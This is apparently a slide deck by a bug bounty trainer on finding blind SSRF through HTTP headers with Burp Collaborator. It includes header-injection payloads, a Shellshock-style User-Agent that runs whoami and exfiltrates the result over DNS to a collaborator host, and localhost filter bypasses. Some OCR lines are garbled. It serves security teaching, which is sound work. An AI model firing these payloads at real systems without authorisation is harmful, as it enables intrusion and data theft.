

#### INDIAN

**ADITYA SHENDE** 

BOUNTY HUNTER & TRAINER



Hackers gonna hack...



# HUNTING HEADERS FOR SSRF HUNTING HEADERS FOR SSRF HUNTING HEADERS FOR SSRF HUNTING HEADERS FOR SSRF



ADITYA SHENDE: BOUNTY HUNTER

SSRF SSRF SSRF

#### A BASIC

Server-side request forgery (also known as SSRF) is a web security vulnerability that allows an attacker to cause HTTP requests from the server-side application to an arbitrary domain of the attacker's choice.

#### **BLIND SSRF OVER HEADERS**



#### What Blind?

• • •

When an application can be induced to send a back-end HTTP request to a supplied URL, blind SSRF vulnerabilities occur, but the response from the back-end request is not returned in the front-end response of the application.


#### What technique >>>

• • •

OAST: OUT-OF-BAND APPLICATION SECURITY TESTING

BURPSUITE >> TARGET >> HTTP,SMTP,DNS.

IF A VULNERABILITY IS BLIND, THEN
IT SENDS BACK NO USEFUL
RESPONSE TO US WHEN WE SEND A
TEST ATTACK - EVEN IF THAT
ATTACK IS SUCCESSFUL



#### BURP COLLABORATOR

# Everywhere!!!

BURP COLLABORATOR IS A NETWORK SERVICE USED BY BURP SUITE TO HELP IDENTIFY MANY VARIETIES OF VULNERABILITIES.

When using Burp Collaborator, Burp sends payloads to the audited application that are intended to trigger Collaborator server encounters when certain bugs or behaviors occur.



# Collaborator Everywhere

#### nn Store

The BApp Store contains Burp extensions that have been written by users of Burp Suite, to extend Burp's capabilities

Name	Installed	Rating	Popularity	Last updated	Detail	
Cloud Storage Tester		<del>የ</del>	1	05 Oct 2017		A
CMS Scanner		<b>አ</b> ተተ	3	- 03 Oct 2017	Pro extension	
CO2		<b>ተ</b>	<del>}</del>	20 Jul 2017		
Code Dx		<b>ተ</b>	7—	- 06 Jun 2018	Pro extension	
Collabfiltrator		ያል	7——	- 08 Dec 2020		
Collaborator Everywhere	✓	<b>ተ</b>	4——	21 May 2018	Pro extension	
Command Injection Attac		ተተ	7	- 27 Jun 2018		
Commentator		<b>ተ</b>	\ <del>-</del>	- 16 Jul 2018		
Content Type Converter		ያል	7	23 Jan 2017		
Cookie Decrypter		<b>ተ</b>	7	- 12 Jul 2019		
Copy as Node Request		ያልያል	7—	- 09 Apr 2019		
Copy as PowerShell Req		<b>ተ</b>	\ <del></del>	31 Jan 2018		
Copy As Python-Requests		ያያ	7——	- 18 Jun 2019		
Copy Request Response		<b>ተ</b>	\ <del></del>	22 Jan 2021		
Crypto Messages Handler		<b>ተ</b>	\ <del>-</del>	- 27 Nov 2020		
Cryptojacking Mine Swe		ተ ተ ተ ተ ተ ተ ተ ተ ተ	7	24 Oct 2018		
CSP Auditor		<b>ተ</b>	3	18 May 2020		
CSP-Bypass		<b>ተ</b>	3	24 Jan 2017		
CSRF Scanner		<b>ተ</b> ተተ	7	02 Oct 2017	Pro extension	

#### Collaborator Everywhere

This extension augments your in-scope proxy traffic by injecting reveal backend systems by causing pingbacks to Burp Collabor

To use it, simply install it and browse the target website. Finding

lau.

For further information, please refer to the whitepaper at http://blog.portswigger.net/2017/07/cracking-lens-targeting-https

Author: James Kettle

Source: https://github.com/portswigger/collaborator-everywl

Submit rating

Updated: 21 May 201

Reinstall

#### **USE & WORKFLOW**

By inserting non-invasive headers designed to unveil backend systems by forcing pingbacks to Burp Collaborator, this extension improves your in-scope proxy traffic. Simply install it and browse the goal website to use it.



#### Sues Collaborator Pingback (HTTP): Pofei

- 🚺 Collaborator Pingback (HTTP): Referer [2]
- Collaborator Pingback (DNS): Referer [4]
- Strict transport security not enforced
- i Cross-domain Referer leakage
- i Cacheable HTTPS response [4]
- i SSL certificate
- i Frameable response (potential Clickjacking) [2]

#### Advisory



#### Collaborator Pingback (HTTP): Referer

Issue: Collaborator Pingback (HTTP): Referer

Severity: High Confidence: Certain

# Automatic bruhh...

Headers

Referer:

True-Client-IP:

X-Wap-Profile:

X-Client-IP:

CF-Connecting\_IP:

X-Forwarded-For:

Client-IP:

X-Originating-IP:

All headers with burp-collaborator link

22: NOTHING

https://burplink.net:22/test.php

80: HTTP & DNS

https://burplink.net:80/test.php

3306 : NOTHIG

https://burplink.net:3306/test.php

443 : DNS

https://burplink.net:443/test.php

# WHAT REQUEST?

```
Hex
 Raw | Params
              Headers
GET /product?productId=1 HTTP/1.1
Host: example.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/55.0.2883.87 Safari/537.36
root@ayc1sckpd6a3zd6b7figsx45ww2nsdg2.burpcollaborator.net
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://ytvpnOfd8u5ru11z23d4n1ztrkxp1dq.burpcollaborator.net/ref
Cookie: session=cMgwvj7oTSYJJ0FVolhITgBgUFzeHZju
Upgrade-Insecure-Requests: 1
Cache-Control: no-transform
True-Client-IP: spoofed.jviaplhyaf7cwm3k4ofpp61et5zaxym.burpcollaborator.net
X-Wap-Profile: http://ydfp70zdsupre11zm3x471jtbkhpgd5.burpcollaborator.net/wap.xml
X-Client-IP: spoofed.gtnhnsf58m5jut1r2vdwndz1rcxhx5m.burpcollaborator.net
From: root@n3rexpp2ijfg4qbocsntxa9i197e82x.burpcollaborator.net
CF-Connecting IP: spoofed.usqlmwe97q4ntxOv1zcOmhypqgwly9n.burpcollaborator.net
X-Real-IP: spoofed.lodcinaO3hOepowmxq8ri8ugm7scvOk.burpcollaborator.net
X-Forwarded-For: spoofed.uec18w09tqqnfxmvnzy08hkpcgiln9c.burpcollaborator.net
for=spoofed.tfck9v18uprmgwnuoyzz9glodfj69xxm.burpcollaborator.net;by=spoofed.tfck9v18uprmgwnuoyzz9glodfj69xxm.burpcollaborat
or.net;host=spoofed.tfck9v18uprmgwnuoyzz9glodfj69xxm.burncollaborator.net
Client-IP: spoofed.qzthts15embj0t7r8vjwt as 1, c/3t vhk. un pco lake cator.r *
Contact: root@qgahas25vmsjhtorpvOwadmleck3awyl.burpcollaborator.net
X-Originating-IP: spoofed.lodcinaO3hOepowmxq8ri8ugm7syis6h.burpcollaborator.net
```

## Evil payloads over headers:


X-Forwarded-For: id.burplink.net:8080/aditya.php

X-Forwarded-For: http://user:pass@hostname/

User-Agent:() { :; }; /usr/bin/nslookup
\$(whoami).id.burpcollaborator.net



## HTTP or DNS







Response status code:
Online internal asset:port responds with
200 OK vs offline internal asset:port 500
Internal Server Error

Response contents:

The response size in bytes is smaller or bigger depending on whether or not the URL you are trying to request is reachable.

Response timing:

The response times are slower or faster depending on whether or not the URL you are trying to request is reachable.

#### ALPHANUMERIC

http://example.com = example.com

LOCALHOST WITH A DOMAIN REDIRECTION

> http://spoofed.burpcollaborator.net http://localtest.me 127.0.0.1.nip.io

SHORT-HAND IP

http://0/Admin/ http://127.1/AdMiN http://127.0.1/aDMIn

STORY OF [::]

http://[::]:22/ SSH



# Add collaborator link everywhere, You may get HTTP

NOT EVERY HTTP IS SSRF

**ADITYA SHENDE** 

# Thanks...

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Keyword: Kongsec